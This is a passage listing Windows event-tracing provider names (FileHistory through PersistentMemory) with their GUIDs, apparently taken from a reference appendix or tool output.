Microsoft-Windows-FileHistory-EventListener {B447B4DF-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileHistory-Service      {B447B4E0-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileHistory-UI           {B447B4E1-7780-11E0-ADA3-18A90531A85A}
Microsoft-Windows-FileInfoMinifilter       {A319D300-015C-48BE-ACDB-47746E154751}
Microsoft-Windows-FileServices-ServerManager-EventProvider {78B0E04E-3F81-11E0-99F5
    -02CFDED72085}
Microsoft-Windows-FilterManager            {F3C5E28E-63F6-49C7-A204-E48A1BC4B09D}
Microsoft-Windows-Firewall                 {E595F735-B42A-494B-AFCD-B68666945CD3}
Microsoft-Windows-Firewall-CPL             {546549BE-9D63-46AA-9154-4F6EB9526378}
Microsoft-Windows-FirstUX-PerfInstrumentation {FBEF8096-2CA3-4082-ACDE-DCFB47E96B72}
Microsoft-Windows-FMS                      {DEA07764-0790-44DE-B9C4-49677B17174F}
Microsoft-Windows-Folder Redirection       {7D7B0C39-93F6-4100-BD96-4DDA859652C5}
Microsoft-Windows-Forwarding               {699E309C-E782-4400-98C8-E21D162D7B7B}
Microsoft-Windows-FunctionDiscovery        {9DB0FDB5-3B21-440E-A94B-63738A4BE5DE}
Microsoft-Windows-FunctionDiscoveryHost    {538CBBAD-4877-4EB2-B26E-7CAEE8F0F8CB}
Microsoft-Windows-GenericRoaming           {4EACB4D0-263B-4B93-8CD6-778A278E5642}
Microsoft-Windows-GPIO-ClassExtension      {55AB77F6-FA04-43EF-AF45-688FBF500482}
Microsoft-Windows-GPIOButtons              {E13FF11E-E989-4838-A9FA-38A4D13914CF}
Microsoft-Windows-Graphics-Capture-Server {7D0CBD25-390E-524D-8C1E-2A8E846055C0}
Microsoft-Windows-Graphics-Printing        {E7AA32FB-77D0-477F-987D-7E83DF1B7ED0}
Microsoft-Windows-Graphics-Printing3D      {BE967569-E3C8-425B-AD0E-4F2C790B1848}
Microsoft-Windows-GroupPolicy              {AEA1B4FA-97D1-45F2-A64C-4D69FFFD92C9}
Microsoft-Windows-GroupPolicyTriggerProvider {BD2F4252-5E1E-49FC-9A30-F3978AD89EE2}
Microsoft-Windows-Guest-Network-Service    {0BACF1D2-FB51-549A-6119-04DAA7180DC8}
Microsoft-Windows-HAL                      {63D1E632-95CC-4443-9312-AF927761D52A}
Microsoft-Windows-HealthCenter             {588C5C5A-FFC5-44A2-9A7F-D5E8DBE6EFD7}
Microsoft-Windows-HealthCenterCPL          {959F1FAC-7CA8-4ED1-89DC-CDFA7E093CB0}
Microsoft-Windows-Heap-Snapshot            {901D2AFA-4FF6-46D7-8D0E-53645E1A47F5}
Microsoft-Windows-HelloForBusiness         {906B8A99-63CE-58D7-86AB-10989BBD5567}
Microsoft-Windows-Help                     {DE513A55-C345-438B-9A74-E18CAC5C5CC5}
Microsoft-Windows-HomeGroup-ControlPanel {134EA407-755D-4A93-B8A6-F290CD155023}
Microsoft-Windows-HomeGroup-ListenerService {AF0A5A6D-E009-46D4-8867-42F2240F8A72}
Microsoft-Windows-HomeGroup-ProviderService {C9BDB4EB-9287-4C8E-8378-6896F0D1C5EF}
Microsoft-Windows-Host-Network-Management {93F693DC-9163-4DEE-AF64-D855218AF242}
Microsoft-Windows-Host-Network-Service     {0C885E0D-6EB6-476C-A048-2457EED3A5C1}
Microsoft-Windows-HostGuardianClient-Service {5D487FAD-104B-5CA6-CA4E-14C206850501}
Microsoft-Windows-HostGuardianService-CA {9FB3388C-A54C-4E98-BDD1-445A82ED4BF7}
Microsoft-Windows-HostGuardianService-Client {7DEE1FDC-FFA8-4087-912A-95189D6A2D7F}
Microsoft-Windows-HotspotAuth              {DE095DBE-8667-4168-94C2-48CA61665ACA}
Microsoft-Windows-Http-SQM-Provider        {F5344219-87A4-4399-B14A-E59CD118ABB8}
Microsoft-Windows-HttpEvent                {7B6BC78C-898B-4170-BBF8-1A469EA43FC5}
Microsoft-Windows-HttpLog                  {C42A2738-2333-40A5-A32F-6ACC36449DCC}
Microsoft-Windows-HttpService              {DD5EF90A-6398-47A4-AD34-4DCECDEF795F}
Microsoft-Windows-Hyper-V-Chipset          {DE9BA731-7F33-4F44-98C9-6CAC856B9F83}
Microsoft-Windows-Hyper-V-Compute          {17103E3F-3C6E-4677-BB17-3B267EB5BE57}
Microsoft-Windows-Hyper-V-ComputeCExec     {45F54D37-2377-4B64-B396-370E31ACB204}
Microsoft-Windows-Hyper-V-ComputeLib       {AF7FD3A7-B248-460C-A9F5-FEC39EF8468C}
Microsoft-Windows-Hyper-V-Config           {02F3A5E3-E742-4720-85A5-F64C4184E511}
Microsoft-Windows-Hyper-V-CrashDump        {C7C9E4F7-C41D-5C68-F104-D72A920016C7}
Microsoft-Windows-Hyper-V-Debug            {EDED5085-79D0-4E31-9B4E-4299B78CBEEB}
Microsoft-Windows-Hyper-V-DynMem           {B1D080A6-F3A5-42F6-B6F1-B9FD86C088DA}
Microsoft-Windows-Hyper-V-EmulatedDevices {DA5A028B-B248-4A75-B60A-024FE6457484}
Microsoft-Windows-Hyper-V-EmulatedNic      {09242393-1349-4F4D-9FD7-59CC79F553CE}
Microsoft-Windows-Hyper-V-EmulatedStor     {86E15E01-EDF1-4AC7-89CF-B19563FD6894}
Microsoft-Windows-Hyper-V-Guest-Drivers-Dynamic-Memory {BA2FFB5C-E20A-4FB9-91B4-45
    F61B4B66A0}
Microsoft-Windows-Hyper-V-Guest-Drivers-IcSvc {C18672D1-DC18-4DFD-91E4-170CF37160CF}
```

```
Microsoft-Windows-Hyper-V-Guest-Drivers-Storage-Filter {0B9FDCCC-451C-449C-9BD8-6756
      FCC6091A}
Microsoft-Windows-Hyper-V-Guest-Drivers-Vmbus {F2E2CE31-0E8A-4E46-A03B-2E0FE97E93C2}
Microsoft-Windows-Hyper-V-Hypervisor    {52FC89F8-995E-434C-A91E-199986449890}
Microsoft-Windows-Hyper-V-Integration   {2B74A015-3873-4C56-9928-EA80C58B2787}
Microsoft-Windows-Hyper-V-Integration-RDV {FDFF33EC-70AA-46D3-BA65-7210009FA2A7}
Microsoft-Windows-Hyper-V-KernelInt     {6537FFDF-5765-517E-C03C-55A8E5A97C10}
Microsoft-Windows-Hyper-V-Netvsc        {152FBE4B-C7AD-4F68-BADA-A4FCC1464F6C}
Microsoft-Windows-Hyper-V-Serial        {8F9DF503-1D12-49EC-BB28-F6EC42D361D4}
Microsoft-Windows-Hyper-V-StorageVSP    {10B3D268-9782-49A4-AACC-A93C5482CB6F}
Microsoft-Windows-Hyper-V-SynthFcVdev   {5B621A17-3B58-4D03-94F0-314F4E9C79AE}
Microsoft-Windows-Hyper-V-SynthNic      {C29C4FB7-B60E-4FFF-9AF9-CF21F9B09A34}
Microsoft-Windows-Hyper-V-SynthStor     {EDACD782-2564-4497-ADE6-7199377850F2}
Microsoft-Windows-Hyper-V-Tpm           {13EAE551-76CA-4DDC-B974-D3A0F8D44A03}
Microsoft-Windows-Hyper-V-UiDevices     {339AAD0A-4124-4968-8147-4CBBB1F8B3D5}
Microsoft-Windows-Hyper-V-VfpExt        {9F2660EA-CFE7-428F-9850-AECA612619B0}
Microsoft-Windows-Hyper-V-VID           {5931D877-4860-4EE7-A95C-610A5F0D1407}
Microsoft-Windows-Hyper-V-Virtual-PMEM  {AE3F5BF8-AB9F-56D6-29C8-8C312E2FAEC2}
Microsoft-Windows-Hyper-V-VmbusVdev     {177D1599-9764-4E3A-BF9A-C86887AADDCE}
Microsoft-Windows-Hyper-V-VMMS          {6066F867-7CA1-4418-85FD-36E3F9C0600C}
Microsoft-Windows-Hyper-V-VMSP          {1CEB22B1-97FF-4703-BEB2-333EB89B522A}
Microsoft-Windows-Hyper-V-VmSwitch      {67DC0D66-3695-47C0-9642-33F76F7BD7AD}
Microsoft-Windows-Hyper-V-VSmb          {7B0EA079-E3BC-424A-B2F0-E3D8478D204B}
Microsoft-Windows-Hyper-V-Worker        {51DDFA29-D5C8-4803-BE4B-2ECB715570FE}
Microsoft-Windows-IdCtrls               {6D7662A9-034E-4B1F-A167-67819C401632}
Microsoft-Windows-IdleTriggerProvider   {9E03F75A-BCBE-428A-8F3C-D46F2A444935}
Microsoft-Windows-IE-F12-Provider       {D17FFF2F-392D-478C-A41D-737A216EB2A4}
Microsoft-Windows-IE-SmartScreen        {52F82079-1974-4C67-81DA-807B892778BB}
Microsoft-Windows-IME-Broker            {E2C15FD7-8924-4C8C-8CFE-DA0BE539CE27}
Microsoft-Windows-IME-CandidateUI       {7C4117B1-ED82-4F47-B2CA-29E4E25719C7}
Microsoft-Windows-IME-CustomerFeedbackManager {E2242B38-9453-42FD-B446-00746E76EB82}
Microsoft-Windows-IME-CustomerFeedbackManagerUI {1B734B40-A458-4B81-954F-
      AD7C9461BED8}
Microsoft-Windows-IME-JPAPI             {31BCAC7F-4AB8-47A1-B73A-A161EE68D585}
Microsoft-Windows-IME-JPLMP             {DBC388BC-89C2-4FE0-B71F-6E4881FB575C}
Microsoft-Windows-IME-JPPRED            {3AD571F3-BDAE-4942-8733-4D1B85870A1E}
Microsoft-Windows-IME-JPSetting         {14371053-1813-471A-9510-1CF1D0A055A8}
Microsoft-Windows-IME-JPTIP             {8C8A69AD-CC89-481F-BBAD-FD95B5006256}
Microsoft-Windows-IME-KRAPI             {7562948E-2671-4DDA-8F8F-BF945EF984A1}
Microsoft-Windows-IME-KRTIP             {E013E74B-97F4-4E1C-A120-596E5629ECFE}
Microsoft-Windows-IME-OEDCompiler       {FD44A6E7-580F-4A9C-83D9-D820B7D3A033}
Microsoft-Windows-IME-TCCORE            {F67B2345-47FA-4721-A6FB-FE08110EECF7}
Microsoft-Windows-IME-TCTIP             {D5268C02-6F51-436F-983B-74F2EFBFAF3A}
Microsoft-Windows-IME-TIP               {BDD4B92E-19EF-4497-9C4A-E10E7FD2E227}
Microsoft-Windows-Immersive-Shell       {315A8872-923E-4EA2-9889-33CD4754BF64}
Microsoft-Windows-Immersive-Shell-API   {5F0E257F-C224-43E5-9555-2ADCB8540A58}
Microsoft-Windows-IndirectDisplays-ClassExtension-Events {966CD1C0-3F69-42AD
      -9877-517DCE8462B4}
Microsoft-Windows-Input-HIDCLASS        {6465DA78-E7A0-4F39-B084-8F53C7C30DC6}
Microsoft-Windows-InputSwitch           {BB8E7234-BBF4-48A7-8741-339206ED1DFB}
Microsoft-Windows-Install-Agent         {E0C6F6DE-258A-50E0-AC1A-103482D118BC}
Microsoft-Windows-International         {3AA52B8B-6357-4C18-A92E-B53FB177853B}
Microsoft-Windows-International-RegionalOptionsControlPanel {C6BF6832-F7BD-4151-AC21
      -753CE4707453}
Microsoft-Windows-IPAM                  {AB636BAA-DFF3-4CB0-ABF0-56E192DAC2B3}
Microsoft-Windows-Iphlpsvc              {66A5C15C-4F8E-4044-BF6E-71D896038977}
Microsoft-Windows-Iphlpsvc-Trace        {6600E712-C3B6-44A2-8A48-935C511F28C8}
Microsoft-Windows-IPMIProvider          {2A45D52E-BBF3-4843-8E18-B356ED5F6A65}
Microsoft-Windows-IPNAT                 {A67075C2-3E39-4109-B6CD-6D750058A732}
Microsoft-Windows-IPSEC-SRV             {C91EF675-842F-4FCF-A5C9-6EA93F2E4F8B}
Microsoft-Windows-IPxlatCfg             {3E5AC668-AF52-4C15-B99B-A3E7A6616EBD}
Microsoft-Windows-IsolatedUserMode      {73A33AB2-1966-4999-8ADD-868C41415269}
Microsoft-Windows-KdsSvc                {89203471-D554-47D4-BDE4-7552EC219999}
Microsoft-Windows-Kernel-Acpi           {C514638F-7723-485B-BCFC-96565D735D4A}
Microsoft-Windows-Kernel-AppCompat      {16A1ADC1-9B7F-4CD9-94B3-D8296AB1B130}
Microsoft-Windows-Kernel-Audit-API-Calls {E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23}
Microsoft-Windows-Kernel-Boot           {15CA44FF-4D7A-4BAA-BBA5-0998955E531E}
Microsoft-Windows-Kernel-BootDiagnostics {96AC7637-5950-4A30-B8F7-E07E8E5734C1}
Microsoft-Windows-Kernel-Disk           {C7BDE69A-E1E0-4177-B6EF-283AD1525271}
Microsoft-Windows-Kernel-EventTracing   {B675EC37-BDB6-4648-BC92-F3FDC74D3CA2}
Microsoft-Windows-Kernel-File           {EDD08927-9CC4-4E65-B970-C2560FB5C289}
Microsoft-Windows-Kernel-General        {A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D}
Microsoft-Windows-Kernel-Interrupt-Steering {951B41EA-C830-44DC-A671-E2C9958809B8}
Microsoft-Windows-Kernel-IO             {ABF1F586-2E50-4BA8-928D-49044E6F0DB7}
Microsoft-Windows-Kernel-IoTrace        {A103CABD-8242-4A93-8DF5-1CDF3B3F26A6}
Microsoft-Windows-Kernel-Licensing-StartServiceTrigger {F5528ADA-BE5F-4F14-8AEF-
      A95DE7281161}
Microsoft-Windows-Kernel-LicensingSqm   {A0AF438F-4431-41CB-A675-A265050EE947}
Microsoft-Windows-Kernel-LiveDump       {BEF2AA8E-81CD-11E2-A7BB-5EAC6188709B}
Microsoft-Windows-Kernel-Memory         {D1D93EF7-E1F2-4F45-9943-03D245FE6C00}
Microsoft-Windows-Kernel-Network        {7DD42A49-5329-4832-8DFD-43D979153A88}
Microsoft-Windows-Kernel-Pep            {5412704E-B2E1-4624-8FFD-55777B8F7373}
Microsoft-Windows-Kernel-PnP            {9C205A39-1250-487D-ABD7-E831C6290539}
Microsoft-Windows-Kernel-PnP-Rundown    {B3A0C2C8-83BB-4DDF-9F8D-4B22D3C38AD7}
Microsoft-Windows-Kernel-Power          {331C3B3A-2005-44C2-AC5E-77220C37D6B4}
Microsoft-Windows-Kernel-PowerTrigger   {AA1F73E8-15FD-45D2-ABFD-E7F64F78EB11}
Microsoft-Windows-Kernel-Prefetch       {5322D61A-9EFA-4BC3-A3F9-14BE95C144F8}
Microsoft-Windows-Kernel-Process        {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}
Microsoft-Windows-Kernel-Processor-Power {0F67E49F-FE51-4E9F-B490-6F2948CC6027}
Microsoft-Windows-Kernel-Registry       {70EB4F03-C1DE-4F73-A051-33D13D5413BD}
Microsoft-Windows-Kernel-ShimEngine     {0BF2FB94-7B60-4B4D-9766-E82F658DF540}
```

```
Microsoft-Windows-Kernel-StoreMgr          {A6AD76E3-867A-4635-91B3-4904BA6374D7}
Microsoft-Windows-Kernel-Tm                {4CEC9C95-A65F-4591-B5C4-30100E51D870}
Microsoft-Windows-Kernel-Tm-Trigger        {CE20D1C3-A247-4C41-BCB8-3C7F52C8B805}
Microsoft-Windows-Kernel-WDI               {2FF3E6B7-CB90-4700-9621-443F389734ED}
Microsoft-Windows-Kernel-WHEA              {7B563579-53C8-44E7-8236-0F87B9FE6594}
Microsoft-Windows-Kernel-WSService-StartServiceTrigger {3635D4B6-77E3-4375-8124-
      D545B7149337}
Microsoft-Windows-Kernel-XDV               {F029AC39-38F0-4A40-B7DE-404D244004CB}
Microsoft-Windows-KernelStreaming          {548C4417-CE45-41FF-99DD-528F01CE0FE1}
Microsoft-Windows-KeyboardFilter           {84DE80EB-86E8-4FF6-85A6-9319ABD578A4}
Microsoft-Windows-KnownFolders             {8939299F-2315-4C5C-9B91-ABB86AA0627D}
Microsoft-Windows-L2NACP                   {85FE7609-FF4A-48E9-9D50-12918E43E1DA}
Microsoft-Windows-LanGPA                   {CB070027-1534-4CF3-98EA-B9751F508376}
Microsoft-Windows-LanguagePackSetup        {7237FFF9-A08A-4804-9C79-4A8704B70B87}
Microsoft-Windows-LDAP-Client              {099614A5-5DD7-4788-8BC9-E29F43DB28FC}
Microsoft-Windows-LimitsManagement         {73AA0094-FACB-4AEB-BD1D-A7B98DD5C799}
Microsoft-Windows-LinkLayerDiscoveryProtocol {DCBFB8F0-CD19-4F1C-A27D-23AC706DED72}
Microsoft-Windows-LiveId                   {05F02597-FE85-4E67-8542-69567AB8FD4F}
Microsoft-Windows-LLTD-Mapper              {CCC64809-6B5F-4C1B-AB39-336904DA9B3B}
Microsoft-Windows-LLTD-MapperIO            {0741C7BE-DAAC-4A5B-B00A-4BD9A2D89D0E}
Microsoft-Windows-LLTD-Responder           {E159FC63-02FE-42F3-A234-028B9B8561CB}
Microsoft-Windows-LUA                      {93C05D69-51A3-485E-877F-1806A8731346}
Microsoft-Windows-Magnification            {C882FF1D-7585-4B33-B135-95C577179137}
Microsoft-Windows-Management-SecureAssessment {A329CF81-57EC-46ED-AB7C-261A52B0754A}
Microsoft-Windows-Management-UI            {9B6FE9C5-8691-4257-9E61-E3C6DFD27205}
Microsoft-Windows-MCCS-AccountAccessor     {4025D192-273D-42EC-BDF8-940EC34EEDCA}
Microsoft-Windows-MCCS-AccountsHost        {04ECCF8E-8490-4AD1-8ED5-0AE7750E69E6}
Microsoft-Windows-MCCS-AccountsRT          {DD2743C6-1722-4674-9F6F-C80044C4232E}
Microsoft-Windows-MCCS-ActiveSyncCsp       {602A0873-9BDE-48B3-B6B7-277035293458}
Microsoft-Windows-MCCS-ActiveSyncProvider {4A155F10-25AD-47E6-ABA8-2C4F5EEE7846}
Microsoft-Windows-MCCS-DavSyncProvider     {5D86C4E2-8FCD-48D7-A713-9A04609C0189}
Microsoft-Windows-MCCS-EngineShared        {BF460FC6-45C5-4119-ADD3-E361A6E7D5AC}
Microsoft-Windows-MCCS-InternetMail        {618473BC-8EEF-4868-ADFF-A1B640B06411}
Microsoft-Windows-MCCS-InternetMailCsp     {BEC5E7A4-0527-42E8-8174-FABDE799AD7F}
Microsoft-Windows-MCCS-NetworkHelper       {25B99A4C-2F80-4FCD-982D-69CD1F77BADF}
Microsoft-Windows-MCCS-SyncController      {7FCB9791-F481-46D1-846E-2EB6F003C4D3}
Microsoft-Windows-MCCS-SyncUtil            {DCA074CE-547C-4595-AE90-56229B8E3BD9}
Microsoft-Windows-Media-Protection-PlayReady-Performance {D2402FDE-7526-5A7B-501A-25
      DC7C9C282E}
Microsoft-Windows-Media-Streaming          {982824E5-E446-46AE-BC74-836401FFB7B6}
Microsoft-Windows-MediaEngine              {8F2048E0-F260-4F57-A8D1-932376291682}
Microsoft-Windows-MediaFoundation-MFCaptureEngine {B8197C10-845F-40CA-82AB-9341
      E98CFC2B}
Microsoft-Windows-MediaFoundation-MFReadWrite {4B7EAC67-FC53-448C-A49D-7CC6DB524DA7}
Microsoft-Windows-MediaFoundation-MSVProc {A4112D1A-6DFA-476E-BB75-E350D24934E1}
Microsoft-Windows-MediaFoundation-Performance {F404B94E-27E0-4384-BFE8-1D8D390B0AA3}
Microsoft-Windows-MediaFoundation-Performance-Core {B20E65AC-C905-4014-8F78-1
      B6A508142EB}
Microsoft-Windows-MediaFoundation-Platform {BC97B970-D001-482F-8745-B8D7D5759F99}
Microsoft-Windows-MediaFoundation-PlayAPI {B65471E1-019D-436F-BC38-E15FA8E87F53}
Microsoft-Windows-Memory-Diagnostic-Task-Handler {BABDA89A-4D5E-48EB-AF3D-
      E0E8410207C0}
Microsoft-Windows-MemoryDiagnostics-Results {5F92BC59-248F-4111-86A9-E393E12C6139}
Microsoft-Windows-MemoryDiagnostics-Schedule {73E9C9DE-A148-41F7-B1DB-4DA051FDC327}
Microsoft-Windows-MF                       {A7364E1A-894F-4B3D-A930-2ED9C8C4C811}
Microsoft-Windows-MF-FrameServer           {9E22A3ED-7B32-4B99-B6C2-21DD6ACE01E1}
Microsoft-Windows-MFH264Enc                {2A49DE31-8A5B-4D3A-A904-7FC7409AE90D}
Microsoft-Windows-Minstore                 {55B24B1D-DD9C-44C0-BA77-4F749F1B6976}
Microsoft-Windows-MMCSS                    {36008301-E154-466C-ACEC-5F4CBD6B4694}
Microsoft-Windows-Mobile-Broadband-Experience-Api {2E2BBB16-0C36-4B9B-A567-40924
      A199FD5}
Microsoft-Windows-Mobile-Broadband-Experience-Api-Internal {2AABD03B-F48B-419A-B4CE
      -7A14403F4A46}
Microsoft-Windows-Mobile-Broadband-Experience-Parser-Task {28E25B07-C47F-473D-8B24-2
      E171CCA808A}
Microsoft-Windows-Mobile-Broadband-Experience-SmsApi {0FF1C24B-7F05-45C0-ABDC-3
      C8521BE4F62}
Microsoft-Windows-MobilityCenter           {91F42016-0B4E-4A4B-9BBB-825D06CBED35}
Microsoft-Windows-mobsync                  {B44AEC44-38F4-4B59-8DF3-10306ABF19B2}
Microsoft-Windows-ModernDeployment-Diagnostics-Provider {BAB3AD92-FB96-5902-450B-
      B8421BDEC7BD}
Microsoft-Windows-MountMgr                 {E3BAC9F8-27BE-4823-8D7F-1CC320C05FA7}
Microsoft-Windows-MP4SDECD                 {7F2BD991-AE93-454A-B219-0BC23F02262A}
Microsoft-Windows-MPEG2_DLNA-Encoder       {86EFFF39-2BDD-4EFD-BD0B-853D71B2A9DC}
Microsoft-Windows-Mprddm                   {3A5BEF13-D0F7-4E7F-9EC8-5E707DF711D0}
Microsoft-Windows-MPRMSG                   {F2C628AE-D26C-4352-9C45-74754E1E2F9F}
Microsoft-Windows-MPS-CLNT                 {37945DC2-899B-44D1-B79C-DD4A9E57FF98}
Microsoft-Windows-MPS-DRV                  {50BD1BFD-936B-4DB3-86BE-E25B96C25898}
Microsoft-Windows-MPS-SRV                  {5444519F-2484-45A2-991E-953E4B54C8E0}
Microsoft-Windows-MSDTC                    {719BE4ED-E9BC-4DD8-A7CF-C85CE8E4975D}
Microsoft-Windows-MSDTC 2                  {5D9E0020-3761-4F36-90C8-38CE6511BD12}
Microsoft-Windows-MSDTC Client             {7A67066E-193F-4D3A-82D3-322FEE5259DE}
Microsoft-Windows-MSDTC Client 2           {155CB334-3D7F-4FF1-B107-DF8AFC3C0363}
Microsoft-Windows-MSFTEDIT                 {9640427C-7D03-4331-B8EE-FB77625BF381}
Microsoft-Windows-MsiServer                {17E92E2A-3D08-413E-BAEB-A79A262BF486}
Microsoft-Windows-MSMPEG2ADEC              {51311DE3-D55E-454A-9C58-43DC7B4C01D2}
Microsoft-Windows-MSMPEG2VDEC              {AE5CF422-786A-476A-AC96-753B05877C99}
Microsoft-Windows-msmpeg2venc              {D17B213A-C505-49C9-98CC-734253EF65D4}
Microsoft-Windows-MSPaint                  {1D75856D-36A7-4ECB-A3F5-B13152222D29}
Microsoft-Windows-MUI                      {A8A1F2F6-A13A-45E9-B1FE-3419569E5EF2}
Microsoft-Windows-Narrator                 {835B79E2-E76A-44C4-9885-26AD122D3B4D}
```

```
Microsoft-Windows-Ncasvc                     {126DED58-A28D-4113-8E7A-59D7444B2AF1}
Microsoft-Windows-NcdAutoSetup               {EC23F986-AE2D-4269-B52F-4E20765C1A94}
Microsoft-Windows-NCSI                       {314DE49F-CE63-4779-BA2B-D616F6963A88}
Microsoft-Windows-NDF-HelperClassDiscovery  {FC3BC8A7-2F61-449C-A8B4-22AC22058F92}
Microsoft-Windows-NDIS                       {CDEAD503-17F5-4A3E-B7AE-DF8CC2902EB9}
Microsoft-Windows-NDIS-PacketCapture         {2ED6006E-4729-4609-B423-3EE7BCD678EF}
Microsoft-Windows-NdisImPlatformEventProvider {11C5D8AD-756A-42C2-8087-EB1B4A72A846}
Microsoft-Windows-NdisImPlatformSysEvtProvider {62DE9E48-90C6-4755-8813-6A7D655B0802
      }
Microsoft-Windows-Ndu                        {DF271536-4298-45E1-B0F2-E88F78619C5D}
Microsoft-Windows-NetAdapterCim-Diag         {6CC2405D-817F-4886-886F-D5D1643210F0}
Microsoft-Windows-Netshell                   {AF2E340C-0743-4F5A-B2D3-2F7225D215DE}
Microsoft-Windows-Network-and-Sharing-Center {6A502821-AB44-40C8-B32F-37315D9D52E0}
Microsoft-Windows-Network-Connection-Broker {3EB875EB-8F4A-4800-A00B-E484C97D7551}
Microsoft-Windows-Network-DataUsage          {5C1C9AB3-8689-4E41-90FA-85858306D7B7}
Microsoft-Windows-Network-Setup              {A111F1C2-5923-47C0-9A68-D0BAFB577901}
Microsoft-Windows-NetworkBridge              {A67075C2-3E39-4109-B6CD-6D750058A731}
Microsoft-Windows-NetworkConnectivityStatus {014DE49F-CE63-4779-BA2B-D616F6963A87}
Microsoft-Windows-NetworkGCW                 {BE932B00-0F8E-4386-AB89-873F7D0274AA}
Microsoft-Windows-Networking-Correlation     {83ED54F0-4D48-4E45-B16E-726FFD1FA4AF}
Microsoft-Windows-Networking-RealTimeCommunication {1E39B4CE-D1E6-46CE-B65B-5
      AB05D6CC266}
Microsoft-Windows-NetworkManagerTriggerProvider {9B307223-4E4D-4BF5-9BE8-995
      CD8E7420B}
Microsoft-Windows-NetworkProfile             {FBCFAC3F-8459-419F-8E48-1F0B49CDB85E}
Microsoft-Windows-NetworkProfileTriggerProvider {FBCFAC3F-8460-419F-8E48-1
      F0B49CDB85E}
Microsoft-Windows-NetworkProvider            {1E9A4978-78C2-441E-8858-75B5D1326BC5}
Microsoft-Windows-NetworkProvisioning        {93A19AB3-FB2C-46EB-91EF-56B0A318B983}
Microsoft-Windows-NetworkSecurity            {7B702970-90BC-4584-8B20-C0799086EE5A}
Microsoft-Windows-NetworkStatus              {7868B0D4-1423-4681-AFDF-27913575441E}
Microsoft-Windows-NFC-ClassExtension         {85C070E6-F9AE-481F-AACB-BC550BFD35A1}
Microsoft-Windows-NlaSvc                     {63B530F8-29C9-4880-A5B4-B8179096E7B8}
Microsoft-Windows-Ntfs                       {3FF37A1C-A68D-4D6E-8C9B-F79E8B16C482}
Microsoft-Windows-Ntfs-UBPM                  {8E6A5303-A4CE-498F-AFDB-E03A8A82B077}
Microsoft-Windows-NTLM                       {AC43300D-5FCC-4800-8E99-1BD3F85F0320}
Microsoft-Windows-ntshrui                    {676F167F-F72C-446E-A498-EDA43319A5E3}
Microsoft-Windows-NWiFi                      {0BD3506A-9030-4F76-9B88-3E8FE1F7CFB6}
Microsoft-Windows-OfflineFiles               {95353826-4FBE-41D4-9C42-F521C6E86360}
Microsoft-Windows-OfflineFiles-CscApi        {19EE4CF9-5322-4843-B0D8-BAB81BE4E81E}
Microsoft-Windows-OfflineFiles-CscDclUser  {D5418619-C167-44D9-BC36-765BEB5D55F3}
Microsoft-Windows-OfflineFiles-CscFastSync  {791CD79C-65B5-48A3-804C-786048994F47}
Microsoft-Windows-OfflineFiles-CscNetApi  {361F227C-AA14-4D19-9007-0C8D1A8A541B}
Microsoft-Windows-OfflineFiles-CscService  {89D89015-C0DF-414C-BC48-F50E114832BC}
Microsoft-Windows-OfflineFiles-CscUM         {5E23B838-5B71-47E6-B123-6FE02EF573EF}
Microsoft-Windows-OLE-Perf                   {84958368-7DA7-49A0-B33D-07FABB879626}
Microsoft-Windows-OLEACC                     {19D2C934-EE9B-49E5-AAEB-9CCE721D2C65}
Microsoft-Windows-OneBackup                  {72561CF0-C85C-4F78-9E8D-CBA9093DF62D}
Microsoft-Windows-OneX                       {AB0D8EF9-866D-4D39-B83F-453F3B8F6325}
Microsoft-Windows-OOBE-FirstLogonAnim        {2D4C0C5E-6704-493A-A44B-F5ADD4FC9283}
Microsoft-Windows-OOBE-Machine-Core          {EC276CDE-2A17-473C-A010-2FF78D5426D2}
Microsoft-Windows-OOBE-Machine-DUI           {F5DBAA02-15D6-4644-A784-7032D508BF64}
Microsoft-Windows-OOBE-Machine-Plugins-Wireless {0F352580-E9E2-46C2-8336-6
      AC66E986416}
Microsoft-Windows-OobeLdr                    {75EBC33E-8670-4EB6-B535-3B9D6BB222FD}
Microsoft-Windows-osk                        {4F768BE8-9C69-4BBC-87FC-95291D3F9D0C}
Microsoft-Windows-OtpCredentialProviderEvt  {5CAD485A-210F-4C16-80C5-F892DE74E28D}
Microsoft-Windows-OverlayFilter              {46C78E5C-A213-46A8-8A6B-622F6916201D}
Microsoft-Windows-P2P-Mesh                   {3333D2FC-3AEE-479F-985D-8BEBAE552B99}
Microsoft-Windows-P2P-PNRP                   {BBBC81CF-E219-469C-A405-F820EE496194}
Microsoft-Windows-P2PIMSvc                   {2992E9CF-4F99-48F5-A0B6-B99B11CD387D}
Microsoft-Windows-PackageStateRoaming        {5B5AB841-7D2E-4A95-BB4F-095CDF66D8F0}
Microsoft-Windows-ParentalControls           {01090065-B467-4503-9B28-533766761087}
Microsoft-Windows-Partition                  {412BDFF2-A8C4-470D-8F33-63FE0D8C20E2}
Microsoft-Windows-PCI                        {1A9443D4-B099-44D6-8EB1-829B9C2FE290}
Microsoft-Windows-PDC                        {A6BF0DEB-3659-40AD-9F81-E25AF62CE3C7}
Microsoft-Windows-PDFReader                  {DFA86FAA-2C55-4140-BFF9-5CC586217A7B}
Microsoft-Windows-PDH                        {04D66358-C4A1-419B-8023-23B73902DE2C}
Microsoft-Windows-PeerToPeerDrtEventProvider {40AE003C-6F3D-4590-AE1C-0E8BE526B50F}
Microsoft-Windows-PerceptionRuntime          {ADD0DE40-32B0-4B58-9D5E-938B2F5C1D1F}
Microsoft-Windows-PerceptionSensorDataService {85BE49EA-38F1-4547-A604-80060202FB27}
Microsoft-Windows-PerfCtrs                   {973143DD-F3C7-4EF5-B156-544AC38C39B6}
Microsoft-Windows-PerfDisk                   {7F9D83DE-8ABB-457F-98E8-4AD161449ECC}
Microsoft-Windows-Perflib                    {13B197BD-7CEE-4B4E-8DD0-59314CE374CE}
Microsoft-Windows-PerfNet                    {CAB2B8A5-49B9-4EEC-B1B0-FAC21DA05A3B}
Microsoft-Windows-Performance-Recorder-Control {36B6F488-AAD7-48C2-AFE3-D4EC2C8B46FA
      }
Microsoft-Windows-PerfOS                     {F82FB576-E941-4956-A2C7-A0CF83F6450A}
Microsoft-Windows-PerfProc                   {72D211E1-4C54-4A93-9520-4901681B2271}
Microsoft-Windows-PersistentMemory-Nvdimm {A7F2235F-BE51-51ED-DECF-F4498812A9A2}
Microsoft-Windows-PersistentMemory-PmemDisk {0FA2EE03-1FEB-5057-3BB3-EB25521B8482}
